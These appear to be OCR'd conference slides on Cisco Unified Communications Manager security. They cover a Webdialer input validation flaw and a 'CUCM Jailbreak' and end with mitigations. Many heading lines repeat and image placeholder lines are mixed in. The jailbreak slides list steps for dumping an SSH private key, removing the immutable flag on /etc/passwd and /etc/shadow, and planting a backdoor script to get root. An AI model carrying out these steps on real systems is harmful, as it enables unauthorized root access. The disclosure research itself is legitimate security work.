
Input validation flaw in Webdialer [PSIRT-0127992820]

Full DISCLOSURE: IT underground conference February 2008




Input validation flaw in Webdialer [PSIRT-0127992820]

Full DISCLOSURE: IT underground conference February 2008




Input validation flaw in Webdialer [PSIRT-0127992820]

Full DISCLOSURE: IT underground conference February 2008



Input validation flaw in Webdialer [PSIRT-0127992820]


Full DISCLOSURE: IT underground conference February 2008



http://ipaddress/webdialer/Webdialer?cmd=doMakeCallProxy

Input validation flaw in Webdialer [PSIRT-0127992820]

Full DISCLOSURE: IT underground conference February 2008



http://ipaddress/webdialer/Webdialer?cmd=doMakeCallProxy

CUCM Jailbreak


- Situation: you have access to SSH console
- You want (need) root access
- One method was outlined by Recurity :)

CUCM Jailbreak

- Step 1: SSH to CUCM
- file dump sftpdetails ../.ssh/id_dsa
- connect with this key as sftpuser using sftp
- modify sftp_connect.sh

CUCM Jailbreak

- sftp_connect.sh should contain your backdoor
- We write to /etc/passwd and /etc/shadow
- chattr -i /etc/passwd /etc/shadow first!
- upload the bash script
- get it to execute:
  - file get tftp os7920.txt


Terminal — bash — 117×35
not-yours:cucmjailbreak obscure$ python cucmjailbreak.py

Solutions?

- encryption to the rescue (authentication & confidentiality)
- block all traffic on voice gateway (only allow CUCM)
- disable services on the phone (e.g. HTTP)

Questions / Answers

- Thanks for you attention
- Thanks to HITB team